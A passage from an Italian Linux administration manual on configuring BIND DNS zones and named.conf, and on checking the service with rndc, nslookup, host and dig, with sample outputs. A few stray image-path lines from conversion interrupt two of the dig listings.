Spesso è conveniente definire dei nomi fittizi riferiti a elaboratori che ne hanno già uno. Viene modificato il file '`/etc/bind/zone/brot.dg`' in modo da aggiungere gli alias *www.brot.dg* e *ftp.brot.dg*, che fanno riferimento sempre al solito *dinkel.brot.dg* che però svolge anche le funzioni di servente HTTP e FTP:

```
@  IN           SOA   dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                NS     dinkel.brot.dg.

                MX     10 dinkel.brot.dg.

www.brot.dg. CNAME  dinkel.brot.dg.
ftp.brot.dg. CNAME  dinkel.brot.dg.

dinkel.brot.dg. A      192.168.1.1
dinkel.brot.dg. A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg. A      192.168.1.2
roggen.brot.dg. A6   0 fec0:0:0:1:0:0:0:2
```

33.3.7 Isolamento dall'esterno

«

Se la rete locale funziona senza poter accedere alla rete Internet esterna, conviene evitare che si tenti di interrogare i servizi di risoluzione dei nomi del dominio principale: basta commentare la direttiva che attiva questa ricerca nel file ‘`named.conf`’.

File ‘`/etc/named.conf`’ o ‘`/etc/bind/named.conf`’

I commenti possono iniziare con una doppia barra obliqua (‘**//**’), terminando così alla fine della riga, oppure possono essere inseriti tra ‘**/*** ’ e ‘***/**’.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
// La zona root viene esclusa attraverso dei commenti
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
```

```
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

33.4 Gestione del servizio di risoluzione dei nomi

In un sistema Unix il servizio di risoluzione dei nomi viene offerto generalmente dal programma '**named**'. Per verificarne il funzionamento si possono usare dei programmi specializzati nella sua interrogazione.

33.4.1 Utilizzo di «named»

Il programma '**named**' è il demone che compie in pratica il servizio di risoluzione dei nomi del pacchetto BIND. Si avvale di un file di avvio (o di configurazione) che in passato è stato '`/etc/named.boot`' e attualmente è invece '`/etc/named.conf`', oppure '`/etc/bind/named.conf`'. Eventualmente, se viene indicato un nome di file negli argomenti, viene utilizzato quel file invece di quello predefinito.

`named` [*opzioni*] [[`-b`] *file_di_avvio*]

Nei sistemi in cui si attiva la gestione di un servizio di risoluzione dei nomi, '**named**' viene avviato dalla procedura di ini-

zializzazione del sistema (Init), ma può anche essere avviato manualmente.

A ogni modo, se la propria distribuzione GNU non mette a disposizione uno script specifico (per esempio il file '`/etc/init.d/bind`'), si può controllare il funzionamento o il riavvio di questo demone attraverso il programma '**`rndc`**', che fa sempre parte di BIND. Quello che segue è solo una semplificazione dello schema sintattico complessivo:

```
rndc {start|stop|restart}
```

Il significato dell'argomento è intuitivo: avvia, ferma o riavvia il servizio. Evidentemente, è necessario riavviare il servizio ogni volta che si modifica la configurazione.

Il DNS utilizza una serie di protocolli, tra cui anche UDP. Se ci si trova a essere protetti da un firewall che esclude il transito dei pacchetti UDP, per poter interpellare gli altri servizi di risoluzione dei nomi delle zone che sono al di fuori della propria competenza locale, occorre aggiungere una direttiva che rinvia le richieste a un servizio esterno. Questa situazione può verificarsi quando la propria connessione a Internet avviene attraverso un ISP attento ai problemi di sicurezza e che usa questa politica di protezione.

33.4.2 Nslookup

Nslookup[5] è il programma tradizionale per l'interrogazione del servizio di risoluzione dei nomi. Esistono delle alternative a questo programma, forse più semplici da usare, ma conviene comunque conoscerne almeno l'uso elementare.

L'eseguibile che svolge il lavoro è '**nslookup**' e si utilizza secondo il modello sintattico seguente:

```
nslookup [opzioni] [nodo_da_trovare | - servente ]
```

```
nslookup [opzioni] nodo_da_trovare [servente]
```

Nslookup offre due modalità di funzionamento: interattiva e non interattiva. Nel primo caso, il programma offre un invito attraverso il quale inserire dei comandi, nel secondo tutto si conclude con l'uso di argomenti nella riga di comando.

Si entra nella modalità interattiva quando non vengono forniti argomenti e di conseguenza viene utilizzato il servizio di risoluzione dei nomi predefinito attraverso il file '`/etc/resolv.conf`', oppure quando il primo argomento è un trattino ('**-**') e il secondo è il nome o l'indirizzo necessario a raggiungere un servente per la risoluzione dei nomi. In tal caso, Nslookup mostra un invito costituito da un semplice simbolo di maggiore:

```
$ nslookup [Invio]

>
```

Per uscire dalla modalità interattiva, si deve usare il comando '**exit**':

```
> exit
```

La modalità non interattiva viene utilizzata quando il nome o l'indirizzo di un nodo di rete da cercare viene indicato come primo argomento. In tal caso, il secondo argomento opzionale è il nome o l'indirizzo per raggiungere un servizio di risoluzione dei nomi.

Nelle situazioni più comuni, ci si limita a usare il programma per tradurre un indirizzo in nome o viceversa. Segue la descrizione di alcuni esempi:

- `$ nslookup 192.168.1.2` [*Invio*]

  restituisce il nome e l'indirizzo Internet corrispondente al nodo di rete indicato attraverso il numero IP;

- `$ nslookup roggen.brot.dg.` [*Invio*]

  restituisce il nome e l'indirizzo Internet corrispondente al nodo di rete indicato attraverso il nome a dominio completo;

- `$ nslookup roggen.brot.dg. ns2.brot.dg` [*Invio*]

  interpella il servizio di risoluzione dei nomi offerto dall'elaboratore *ns2.brot.dg* per ottenere le informazioni su *roggen.brot.dg*.

33.4.3 Host

«

Host[6] è un programma alternativo a Nslookup, il cui utilizzo è, per certi versi, un po' più semplice. L'eseguibile che compie il lavoro è '**host**':

```
host [opzioni] {nodo | -l zona} [servente_dns]
```

Le opzioni e le relative funzionalità a disposizione sono molte. Per lo studio dettagliato delle possibilità di questo programma conviene consultare la sua pagina di manuale: *host(1)*.

Dal modello sintattico presentato si può osservare che il primo argomento dopo le opzioni, è il nome o l'indirizzo di un nodo di rete, oppure il nome di una zona, espressa attraverso il nome a dominio relativo. Eventualmente, si può aggiungere un secondo argomento che permette di specificare un servente DNS alternativo a quello predefinito. La tabella seguente riepiloga le opzioni più comuni.

Tabella 33.31. Alcune opzioni.

Opzione	Descrizione
`-v`	Permette di ottenere maggiori informazioni.
`-t` ***tipo***	Elenca i record del tipo specificato. Per fare riferimento a tutti i tipi di record, si può usare la parola chiave '**ANY**', oppure l'asterisco (opportunamente protetto, se necessario, dall'interpretazione della shell).
`-l` ***zona***	Permette di indicare una zona nel primo argomento, al posto di un nodo di rete particolare, ma non è detto che il servizio interpellato sia disposto a dare tutte queste informazioni.

Seguono alcuni esempi:

- `$` **`host dinkel.brot.dg`** [*Invio*]

  mostra il nome e l'indirizzo corrispondente;

- `$` **`host 192.168.1.1`** [*Invio*]

mostra l'indirizzo e il nome corrispondente;

- `$` **`host -l brot.dg`** [*Invio*]

  richiede la lista completa dei nodi di rete nella zona *brot.dg*, ma la risposta potrebbe essere omessa dal servente;

- `$` **`host -l dg`** [*Invio*]

  mostra la lista completa dei nodi di rete nella zona *dg*, ma la risposta potrebbe essere omessa dal servente;

- `$` **`host -l 1.168.192.in-addr.arpa`** [*Invio*]

  mostra la lista completa dei nodi di rete nella zona *1.168.192.in-addr.arpa*, ovvero della rete 192.168.1.∗, ma la risposta potrebbe essere omessa dal servente;

- `$` **`host -t AAAA www.aerasec.de`** [*Invio*]

  mostra l'indirizzo IPv6, ottenuto da un record AAAA (ammesso che sia disponibile, essendo stato sostituito dai record A6).

33.4.4 Dig

«

Dig,[7] ovvero *Domain information groper* è un sistema di interrogazione dei servizi DNS, flessibile e complesso nel contempo. Si compone dell'eseguibile '**`dig`**' che si utilizza secondo lo schema seguente, il quale appare qui semplificato rispetto alla sintassi completa:

```
dig [@servente_dns] [opzioni] [nome_risorsa] [tipo_richiesta] ↩
↪    [opzione...]
```

Un utilizzo comune di questo eseguibile, si traduce nella sintassi seguente:

```
dig [@servente_dns] nome_risorsa [tipo_richiesta]
```

L'esempio seguente restituisce il record «A» della risorsa *dinkel.brot.dg*, assieme ad altre informazioni di contorno:

```
$ dig @127.0.0.1 dinkel.brot.dg A[Invio]
```

Il listato è interrotto per motivi tipografici:

```
; <<>> DiG 9.2.0 <<>> @127.0.0.1 dinkel.brot.dg A
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4122
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;dinkel.brot.dg.                        IN      A

;; ANSWER SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; AUTHORITY SECTION:
brot.dg.                86400   IN      NS      dinkel.brot.dg.
…
```

In pratica si ottiene l'indirizzo IPv4 associato al nome *dinkel.brot.dg*, dal servente DNS raggiungibile all'indirizzo 127.0.0.1. Ma per fare la ricerca opposta (il nome a partire dall'indirizzo), occorre indicare il nome a dominio appartenente a *in-addr.arpa*:

```
$ dig @127.0.0.1 1.1.168.192.in-addr.arpa PTR[Invio]
```

Ecco un piccolo estratto di ciò che Dig può restituire:

```
...
;; ANSWER SECTION:
1.1.168.192.in-addr.arpa. 86400 IN     PTR   dinkel.brot.dg.
...
```

Prima di andare oltre questi esempi elementari, è bene chiarire che se si omette l'indicazione del servente da interrogare, Dig utilizza il primo che riesce a raggiungere dall'elenco contenuto nel file '`/etc/resolv.conf`'; inoltre, se manca l'indicazione del tipo di record da cercare, si intende il tipo «A», ovvero quello che abbina nomi a dominio a indirizzi IPv4.

Appare subito la difficoltà dell'utilizzo di questo strumento, che richiede un conoscenza approfondita del modo in cui si descrivono i file di zona di un servizio DNS.

Per ottenere la risoluzione inversa da un indirizzo al nome corrispondente, si può usare una forma alternativa del comando:

```
dig [@servente_dns] -x indirizzo_numerico
```

Per esempio, per trovare il nome corrispondente al numero 192.168.1.1 si può usare il comando seguente:

```
$ dig @127.0.0.1 -x 192.168.1.1[Invio]
```

Il risultato è lo stesso già visto per l'interrogazione di un record PTR.

Alla fine degli argomenti normali della riga di comando, si possono aggiungere delle opzioni speciali, che iniziano con il segno '**+**', con le quali si modifica il comportamento di Dig. Tra tutte, merita attenzione l'opzione '**+short**', che consente di ridurre al minimo le informazioni restituite da Dig. Per esempio, il comando seguen-

te interroga il record «A» della risorsa *dinkel.brot.dg*, restituendo semplicemente il numero dell'indirizzo IPv4 corrispondente:

```
$ dig dinkel.brot.dg +short [Invio]

  192.168.1.1
```

Come ultima considerazione su Dig, si vuole mostrare cosa succede se si utilizza senza alcun argomento:

```
$ dig [Invio]
```

Se è disponibile l'accesso alla rete esterna, si ottiene il file contenente l'elenco dei serventi DNS competenti per il dominio principale ('.'), come ottenuto dall'interrogazione del servente DNS predefinito ('/etc/resolv.conf'):

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19406
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0,
;;        ADDITIONAL: 13

;; QUESTION SECTION:
;.                              IN    NS

;; ANSWER SECTION:
.                       3430    IN    NS    F.ROOT-SERVERS.NET.
.                       3430    IN    NS    G.ROOT-SERVERS.NET.
.                       3430    IN    NS    H.ROOT-SERVERS.NET.
.                       3430    IN    NS    I.ROOT-SERVERS.NET.
.                       3430    IN    NS    J.ROOT-SERVERS.NET.
.                       3430    IN    NS    K.ROOT-SERVERS.NET.
.                       3430    IN    NS    L.ROOT-SERVERS.NET.
.                       3430    IN    NS    M.ROOT-SERVERS.NET.
```

```
.                       3430    IN      NS      A.ROOT-SERVERS.NET.
.                       3430    IN      NS      B.ROOT-SERVERS.NET.
.                       3430    IN      NS      C.ROOT-SERVERS.NET.
.                       3430    IN      NS      D.ROOT-SERVERS.NET.
.                       3430    IN      NS      E.ROOT-SERVERS.NET.

;; ADDITIONAL SECTION:
F.ROOT-SERVERS.NET.     604659  IN      A       192.5.5.241
G.ROOT-SERVERS.NET.     604659  IN      A       192.112.36.4
H.ROOT-SERVERS.NET.     604659  IN      A       128.63.2.53
I.ROOT-SERVERS.NET.     604659  IN      A       192.36.148.17
J.ROOT-SERVERS.NET.     604659  IN      A       198.41.0.10
K.ROOT-SERVERS.NET.     604659  IN      A       193.0.14.129
L.ROOT-SERVERS.NET.     604629  IN      A       198.32.64.12
M.ROOT-SERVERS.NET.     604629  IN      A       202.12.27.33
A.ROOT-SERVERS.NET.     604637  IN      A       198.41.0.4
B.ROOT-SERVERS.NET.     604657  IN      A       128.9.0.107
C.ROOT-SERVERS.NET.     604658  IN      A       192.33.4.12
D.ROOT-SERVERS.NET.     604659  IN      A       128.8.10.90
E.ROOT-SERVERS.NET.     604659  IN      A       192.203.230.10

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 15:28:57 2002
;; MSG SIZE  rcvd: 436
```

Se non ci si fida del servente DNS predefinito, si può richiedere espressamente l'informazione a un nodo di fiducia; per esempio:

```
$ dig @rs.internic.net . ns[Invio]
```

33.4.5 Verifica del funzionamento del servizio

Se è appena stato configurato il servizio di risoluzione dei nomi, si può riavviare (o semplicemente avviare) il servizio utilizzando il programma '**rndc**', oppure un altro messo a disposizione dalla propria distribuzione GNU.

```
# rndc stop [Invio]

# rndc start [Invio]
```

Il demone '**named**' emette alcuni messaggi che vengono annotati nel registro del sistema, generalmente nel file '`/var/log/messages`' (oppure un altro collocato sempre sotto '`/var/log/`', a seconda della configurazione del sistema operativo). È utile consultare il suo contenuto per verificare che la configurazione sia corretta. Trattandosi dell'ultima cosa avviata, i messaggi si trovano alla fine del file.

```
# tail /var/log/messages [Invio]
```

Il listato seguente si riferisce a un esempio di configurazione già apparso in precedenza:

```
May 31 15:20:56 dinkel named[2778]: starting BIND 9.2.0
May 31 15:20:56 dinkel named[2778]: using 1 CPU
May 31 15:20:56 dinkel named[2780]: loading configuration from ↩
↪'/etc/bind/named.conf'
May 31 15:20:56 dinkel named[2780]: listening on IPv6 interfaces, port 53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface lo, 127.0.0.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface eth0, ↩
↪192.168.1.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: zone 127.0.0.in-addr.arpa/IN: loaded ↩
↪serial 1
May 31 15:20:56 dinkel named[2780]: 192.168.1:1: no TTL specified; using SOA ↩
↪MINTTL instead
```

```
May 31 15:20:56 dinkel named[2780]: zone 1.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: 192.168.2:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone 2.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: fec0:0:0:1:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone \[xFEC0000000000001/64].ip6.arpa/IN: ↩
↪loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: dg:1: no TTL specified; using SOA MINTTL ↩
↪instead
May 31 15:20:56 dinkel named[2780]: zone dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: brot.dg:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone brot.dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: zone localhost/IN: loaded serial 1
May 31 15:20:56 dinkel named[2780]: running
```

Se qualcosa non va, è lo stesso '**named**' ad avvisare attraverso questi messaggi. Se è andato tutto bene si può provare a vedere cosa accade avviando l'eseguibile '**dig**' senza argomenti:

```
$ dig [Invio]
```

Se il servente DNS è appena stato riavviato e non è disponibile una connessione con l'esterno, si ottiene un responso nullo, dal quale si vede comunque chi ha risposto:

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 52215
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0,
;;        ADDITIONAL: 0

;; QUESTION SECTION:
;.                                  IN      NS

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
```

```
;; WHEN: Wed May 22 16:37:30 2002
;; MSG SIZE  rcvd: 17
```

Alla fine c'è l'indicazione di chi ha risposto e in questo caso si tratta dell'indirizzo 127.0.0.1, ovvero l'elaboratore locale.

Se si è connessi alla rete esterna, si può provare a interrogare il servente per la risoluzione di un nome, per esempio *informaticalibera.net*.[8]

```
$ dig informaticalibera.net [Invio]

; <<>> DiG 9.5.0-P1 <<>> informaticalibera.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12849
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 1

;; QUESTION SECTION:
;informaticalibera.net.         IN      A

;; ANSWER SECTION:
informaticalibera.net.  3600    IN      A       87.24.59.9

;; AUTHORITY SECTION:
informaticalibera.net.  3600    IN      NS      ns2.nice.net.
informaticalibera.net.  3600    IN      NS      ns1.nice.net.
informaticalibera.net.  3600    IN      NS      ns3.nice.net.

;; ADDITIONAL SECTION:
ns2.nice.net.           543     IN      A       87.233.133.47


;; Query time: 416 msec
;; SERVER: 212.216.172.62#53(212.216.172.62)
;; WHEN: Fri Mar 19 15:28:54 2010
;; MSG SIZE  rcvd: 130
```

Dal momento che il servizio di risoluzione dei nomi locale non dispone di tale informazione, per ottenerla ha dovuto interpellare i vari servizi DNS a partire dal dominio principale (‘.’), fino a quando ha potuto ricevere la risposta. Per evitare di appesantire la rete in caso di richieste analoghe, il nome e l’indirizzo corrispondente vengono memorizzati in modo temporaneo, nella memoria cache.

Quando il servizio di risoluzione dei nomi interpellato è competente per la zona richiesta e non deve rivolgersi altrove per ottenere la risposta, si ha una risposta «autorevole»; diversamente, la risposta generata dalle informazioni accumulate in una memoria provvisoria, non è autorevole.

Per controllare se i file di zona di competenza del servizio di risoluzione dei nomi locale sono corretti, conviene cambiare il tipo di interrogazione, facendo riferimento a tutti i tipi di record della zona che interessa (in questo caso *brot.dg*), attraverso la parola chiave ‘**any**’:

```
$ dig brot.dg any [Invio]

; <<>> DiG 9.2.0 <<>> brot.dg any
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60850
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2





;; QUESTION SECTION:
;brot.dg.                       IN      ANY

;; ANSWER SECTION:
brot.dg.                86400   IN      SOA     ↩
↪dinkel.brot.dg. root.dinkel.brot.dg. 1998031800 28800 7200 604800 86400
brot.dg.                86400   IN      NS      dinkel.brot.dg.
brot.dg.                86400   IN      MX      10 dinkel.brot.dg.
```

```
;; ADDITIONAL SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 17:05:12 2002
;; MSG SIZE  rcvd: 147
```

33.5 File di configurazione più in dettaglio

A questo punto è necessario analizzare un po' meglio la sintassi del contenuto dei vari file di configurazione utilizzati da '**named**'. Il loro significato può essere apprezzato solo dopo il conforto di alcuni esperimenti riusciti con il sistema di risoluzione dei nomi.

Nei file di definizione delle zone i commenti vanno preceduti da un punto e virgola; per quanto riguarda invece il file '`named.boot`', i commenti si realizzano come nel linguaggio C: '**/*...*/**' oppure '**//...**'.

33.5.1 File «/etc/named.conf» o «/etc/bind/named.conf»

Il file '`named.conf`' appare già in altre sezioni precedenti. Si riprende qui il solito esempio, con la differenza che la directory predefinita per i file è quella comune.

```
options {
        directory "/var/cache/bind";
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
zone "0.0.127.in-addr.arpa" {
```

```
        type master;
        file "/etc/bind/zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "/etc/bind/zone/dg";
};
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

Segue l'elenco e la descrizione delle direttive e delle opzioni più importanti di questo file.

Tabella 33.41. Alcune direttive e opzioni. Si osservi che le parentesi graffe fanno parte delle direttive e sono da intendersi in senso letterale.

Opzione	Descrizione

`options {`
`  `***opzione*** `;`
`  …`
`};`
	La direttiva '**`options`**' serve a definire una serie di opzioni generali. La più comune è '**`directory`**', con cui si dichiara la directory predefinita a cui fanno riferimento le direttive sulla definizione dei file di zona.

`options {`
`  …`
`  directory` ***directory_di_partenza*** `;`
`  …`
`};`
	L'opzione '**`directory`**' definisce la collocazione predefinita dei file di zona, in modo da permetterne successivamente l'indicazione in modo relativo a questa directory.

Opzione	Descrizione

`options {`
`  …`
`  forwarders {`
`  `***indirizzo_numerico ;***
`  …`
`  };`
`  …`
`};`
	L'opzione '**`forwarders`**' dichiara che il servizio di risoluzione dei nomi locale può interpellare a sua volta altri servizi, indicati da indirizzi numerici, per le richieste che non dovesse riuscire a risolvere.
	Si osservi che è indispensabile utilizzare questa opzione se il proprio elaboratore è difeso da un firewall che impedisce il transito di pacchetti UDP.

`options {`
`  …`
`  forward only;`
`  …`
`};`
	L'opzione '**`forward only`**' serve a specificare che si tratta di un servizio di risoluzione dei nomi che rinvia sistematicamente ogni richiesta agli indirizzi indicati nell'opzione '**`forwarders`**'.

Opzione	Descrizione

`options {`
`  …`
`  listen-on-v6 [port` ***n***`] { any; | none;};`
`  …`
`};`
	Consente o esclude l'ascolto per le interrogazioni IPv6 dalla porta indicata. Se la porta non viene indicata, si fa riferimento implicitamente al numero 53.

`zone "`***dominio***`" {`
`  …`
`};`
	La direttiva '**zone**' serve a fare riferimento a una zona; ma ciò può avvenire in modi diversi, descritti nelle sezioni successive.

È importante sottolineare che in questo file non si usa il punto finale per indicare domini assoluti. I domini sono sempre indicati esattamente come sono, senza sottintendere alcunché, pertanto il punto finale sarebbe solo un errore.

33.5.2 Memoria cache del dominio principale

```
zone "." {
        type hint;
        file file_di_zona;
};
```

In questo modo si indica il file contenente le informazioni necessarie a raggiungere i DNS del dominio principale. Il DNS locale conser-

va una memoria cache delle informazioni ottenute, per non dover interrogare ogni volta tutti i DNS esterni necessari.

Senza una direttiva '**zone**' che faccia riferimento al dominio principale, '**named**' non ha modo di accedere ad altri servizi di risoluzione dei nomi al di fuori del suo stretto ambito di competenza.

Si fa a meno della specificazione di questa zona quando si gestisce un servizio di risoluzione dei nomi a uso esclusivo di una rete locale chiusa, senza accesso all'esterno. Si può fare a meno di questa indicazione quando si utilizzano serventi di inoltro, ovvero i *forwarder*.

33.5.3 Gestione delle zone su cui si ha autorità

```
zone "dominio" {
        type master;
        file file_di_zona;
};
```

Quando la direttiva '**zone**' serve a indicare una zona su cui si ha autorità, attraverso l'opzione '**type master**' si stabilisce che le informazioni su questa devono essere tratte dal file indicato.

La zona può essere riferita a un dominio normale, oppure a domini *in-addr.arpa* e *ip6.arpa* (*ip6.int* è superato). Nel primo caso, le informazioni del file servono a tradurre i nomi a dominio in indirizzi numerici; nel secondo, dal momento che i domini *in-addr.arpa* e *ip6.arpa* contengono nel nome l'informazione dell'indirizzo numerico, i file servono a tradurre gli indirizzi numerici in nomi a dominio normali.

Convenzionalmente, è sempre presente una direttiva '**zone**' riferita al dominio *0.0.127.in-addr.arpa* che indica il file in grado di tradurre gli indirizzi di *loopback* per IPv4.[9]

33.5.4 Riproduzione delle informazioni di un altro DNS

```
zone "dominio" {
    type slave;
    file file_di_zona;
    masters {
        indirizzo_ip_master;
        ...
    };
};
```

Il DNS locale può servire a fornire informazioni per cui è autorevole assieme ad altri, da cui trae periodicamente le informazioni. In pratica, l'opzione '**type slave**' definisce che il file specificato deve essere generato automaticamente e aggiornato, in base a quanto fornito per quel dominio da altri DNS elencati nell'opzione '**masters**'.

In questi casi è bene che il file di zona sia collocato al di sotto di '`/var/cache/bind/`', proprio per la sua dinamicità. Diversamente, è conveniente che i file di zona sui quali si ha il controllo si trovino a partire dalla directory '`/etc/bind/`'.

Se i servizi di risoluzione dei nomi esterni dovessero risultare inaccessibili per qualche tempo, quello locale può continuare a forni-

